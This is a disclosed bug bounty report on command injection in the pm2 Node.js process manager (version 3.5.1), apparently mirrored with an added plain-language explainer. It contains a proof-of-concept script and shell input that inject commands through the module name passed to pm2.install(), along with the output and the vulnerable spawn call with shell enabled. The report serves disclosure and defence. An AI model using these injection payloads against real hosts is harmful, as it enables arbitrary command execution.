Command Injection in npm module name passed as an argument to pm2.install() function
The pm2 module passed an unsanitised npm module name to a shell command, allowing an attacker to inject OS commands. An attacker could execute arbitrary commands on the host running pm2.

- Triaged in 9 days
- Fixed in 3 months
- Disclosed after 4 months
Hi Lads,
I would like to report Command Injection possible when npm module name is passed into pm2.install(). An attacker is able to attach OS commands to npm module name and those commands will be executed when payload reaches execution sink in continueInstall() function in API/Modules/NPM.js file.
Module
module name: pm2
version: 3.5.1
npm page: https://www.npmjs.com/package/pm2
Module Description
PM2 is a production process manager for Node.js applications with a built-in load balancer. It allows you to keep applications alive forever, to reload them without downtime and to facilitate common system admin tasks.
Module Stats
~320.000 downloads/week >1.200.000 downloads/month
Vulnerability
npm packages can be installed using pm2 install [PACKAGE NAME] command run from command line or as a call to pm2.install(PACKAGE_NAME) when pm2 API is used in programmatic way. Both ways of execution are vulnerable.
Here's an example of exploitation when test package is installed from command line with pm2 install "test;pwd;whoami;uname;" command:
bl4de:~/playground/Node $ ./pm2 install "test;pwd;whoami;uname;"
[PM2][Module] Installing NPM test;pwd;whoami;uname; module
[PM2][Module] Calling [NPM] to install test;pwd;whoami;uname; ...
npm WARN saveError ENOENT: no such file or directory, open '/Users/bl4de/package.json'
npm WARN enoent ENOENT: no such file or directory, open '/Users/bl4de/package.json'
npm WARN bl4de No description
npm WARN bl4de No repository field.
npm WARN bl4de No README data
npm WARN bl4de No license field.

+ [email protected]
updated 1 package and audited 3 packages in 0.902s
found 0 vulnerabilities

/Users/bl4de
bl4de
Darwin
/bin/sh: --loglevel=error: command not found
[PM2][ERROR] Installation failed via NPM, module has been restored to prev version
┌──────────┬────┬─────────┬──────┬───────┬────────┬─────────┬────────┬──────┬───────────┬───────┬──────────┐
│ App name │ id │ version │ mode │ pid   │ status │ restart │ uptime │ cpu  │ mem       │ user  │ watching │
├──────────┼────┼─────────┼──────┼───────┼────────┼─────────┼────────┼──────┼───────────┼───────┼──────────┤
│ app      │ 0  │ N/A     │ fork │ 86409 │ online │ 1220    │ 1s     │ 6.5% │ 31.9 MB   │ bl4de │ disabled │
└──────────┴────┴─────────┴──────┴───────┴────────┴─────────┴────────┴──────┴───────────┴───────┴──────────┘
Module
┌────────┬────┬─────────┬───────┬────────┬─────────┬──────┬───────────┬───────┐
│ Module │ id │ version │ pid   │ status │ restart │ cpu  │ memory    │ user  │
├────────┼────┼─────────┼───────┼────────┼─────────┼──────┼───────────┼───────┤
│ test   │ 1  │ 0.6.0   │ 86405 │ online │ 1216    │ 3.5% │ 32.3 MB   │ bl4de │
└────────┴────┴─────────┴───────┴────────┴─────────┴──────┴───────────┴───────┘
 Use `pm2 show <id|name>` to get more details about an app
bl4de:~/playground/Node $
As you can see, there is an output from pwd, 'whoamianduname` commands injected as a part of npm module name.
Here's sample PoC which exploits this vulnerability when pm2 API is used in separate application:
// pm2_exploit.js


'use strict'
const pm2 = require('pm2')

// payload - user controllable input
const payload = "test;pwd;whoami;uname -a;ls -l ~/playground/Node;"

pm2.connect(function (err) {
    if (err) {
        console.error(err)
        process.exit(2)
    }

    pm2.start({
        script: 'app.js' // fake app.js to supress "No script path - aborting" error thrown from PM2
    }, (err, apps) => {
        pm2.install(payload, {}) // injection
        pm2.disconnect()
        if (err) {
            throw err
        }
    })
})
After executing it with node pm2_exploit.js command, we get following output:
bl4de:~/playground/Node $ node pm2_exploit.js
npm WARN saveError ENOENT: no such file or directory, open '/Users/bl4de/package.json'
npm WARN enoent ENOENT: no such file or directory, open '/Users/bl4de/package.json'
npm WARN bl4de No description
npm WARN bl4de No repository field.
npm WARN bl4de No README data
npm WARN bl4de No license field.

+ [email protected]
updated 1 package and audited 3 packages in 0.427s
found 0 vulnerabilities

/Users/bl4de
bl4de
Darwin bl4des-MacBook-Pro.local 18.6.0 Darwin Kernel Version 18.6.0: Thu Apr 25 23:16:27 PDT 2019; root:xnu-4903.261.4~2/RELEASE_X86_64 x86_64
total 224
-rw-r--r--@   1 bl4de  staff      37 Jul  1 22:38 app.js
drwxr-xr-x  237 bl4de  staff    7584 Jun 26 19:52 node_modules
-rw-r--r--    1 bl4de  staff  104809 Jul  2 00:52 package-lock.json
lrwxr-xr-x    1 bl4de  staff      26 Jun 26 20:18 pm2 -> ./node_modules/pm2/bin/pm2
-rw-r--r--@   1 bl4de  staff     522 Jul  2 00:58 pm2_exploit.js
/bin/sh: --loglevel=error: command not found
Again, commands injected as a part of npm module were executed successfully.
Vulnerability Description
Similar to https://hackerone.com/reports/630227, the exploitation chain starts in lib/API/Modules/Modularizer.js in Modularizer.install() function call (I've cut part of the code which is not relevant to the vulnerability):
/**
 * PM2 Module System.
 */
Modularizer.install = function (CLI, module_name, opts, cb) {
  if (typeof(opts) == 'function') {
    cb = opts;
    opts = {};
  }

    (...)

  else {
    Common.logMod(`Installing NPM ${module_name} module`);
    NPM.install(CLI, module_name, opts, cb)   //// injection point
  }
};

In line marked with //// injection point comment, unsanitized module_name variable is passed into NPM.install() function in lib/API/Modules/NPM.js module.
From here, our unsanitized payload continues his journey to execution sink, passed as second argument into NPM.continueInstall():
function install(CLI, module_name, opts, cb) {
  moduleExistInLocalDB(CLI, module_name, function (exists) {
    if (exists) {
      Common.logMod('Module already installed. Updating.');

      Rollback.backup(module_name);

      return uninstall(CLI, module_name, function () {
        return continueInstall(CLI, module_name, opts, cb);
      });
    }
    return continueInstall(CLI, module_name, opts, cb);  //// injection point
  })
}
Finally, it reaches its destination. As continueInstall() is quite long, I've left only the part which is important for our PoC:
function continueInstall(CLI, module_name, opts, cb) {
  Common.printOut(cst.PREFIX_MSG_MOD + 'Calling ' + chalk.bold.red('[NPM]') + ' to install ' + module_name + ' ...');

  var canonic_module_name = Utility.getCanonicModuleName(module_name);
  var install_path = path.join(cst.DEFAULT_MODULE_PATH, canonic_module_name);

  require('mkdirp')(install_path, function() {
    process.chdir(os.homedir());

    var install_instance = spawn(cst.IS_WINDOWS ? 'npm.cmd' : 'npm', ['install', module_name, '--loglevel=error', '--prefix', '"'+install_path+'"' ], {
      stdio : 'inherit',
      env: process.env,
		  shell : true
    });

(...)
As you can see, module_name (after being parsed by Utility.getCanonicModuleName() and returned and assigned to canonic_module_name) is passed into spawn() call and executed as a part of spawned npm install MODULE_NAME ----loglevel=error --prefix INSTALL_PATH command.

Steps To Reproduce:
- install pm2 (
npm i pm2) - I've installed it locally and made symlink to executablepm2in the same folder - run
pm2 startto run and verify ifpm2is installed correctly. You should see output similar to following:
bl4de:~/playground/Node $ ./pm2 start
[PM2][ERROR] File ecosystem.config.js not found
┌──────────┬────┬─────────┬──────┬─────┬────────┬─────────┬────────┬─────┬─────┬──────┬──────────┐
│ App name │ id │ version │ mode │ pid │ status │ restart │ uptime │ cpu │ mem │ user │ watching │
└──────────┴────┴─────────┴──────┴─────┴────────┴─────────┴────────┴─────┴─────┴──────┴──────────┘
 Use `pm2 show <id|name>` to get more details about an app
bl4de:~/playground/Node $
- save
pm2_exploit.jsprovided in section above in the same folder and run it withnode pm2_exploit.jscommand - verify that output contains results of execution of injected commands
Patch
module_name should be sanitized before it reaches execution sink.s
Supporting Material/References:
Vulnerability was tested with following configuration:
- macOS 10.14.5
- Node 10.13.0
- npm 6.9.0
Wrap up
- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]
Cheers,
bl4de
Impact
An attacker is able to execute arbitrary commands injecting them as a part of npm module to install with pm2.install() call
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The module name was passed unsanitised into a spawn call with shell enabled, so shell metacharacters in the name were interpreted as command separators.
Impact
An attacker could execute arbitrary commands on the host running pm2, but only if they can control the module name passed to pm2.install().
What the attacker needed
Control over the module name passed to pm2.install()
The fix
The module name should be sanitised before it reaches the execution sink.
How it was found
- Install pm2 locally and create a symlink to the pm2 executable.
- Run pm2 start to verify the installation works.
- Save the provided exploit script in the same folder.
- Run the exploit script with node.
- Check that the output contains the results of the injected commands.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a program builds a command by gluing together text and then runs it in a shell, any extra shell characters in that text can start new commands. Here, the name of an npm package was placed directly into a shell command, so a name containing a semicolon could run extra commands like whoami. This is called command injection.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.





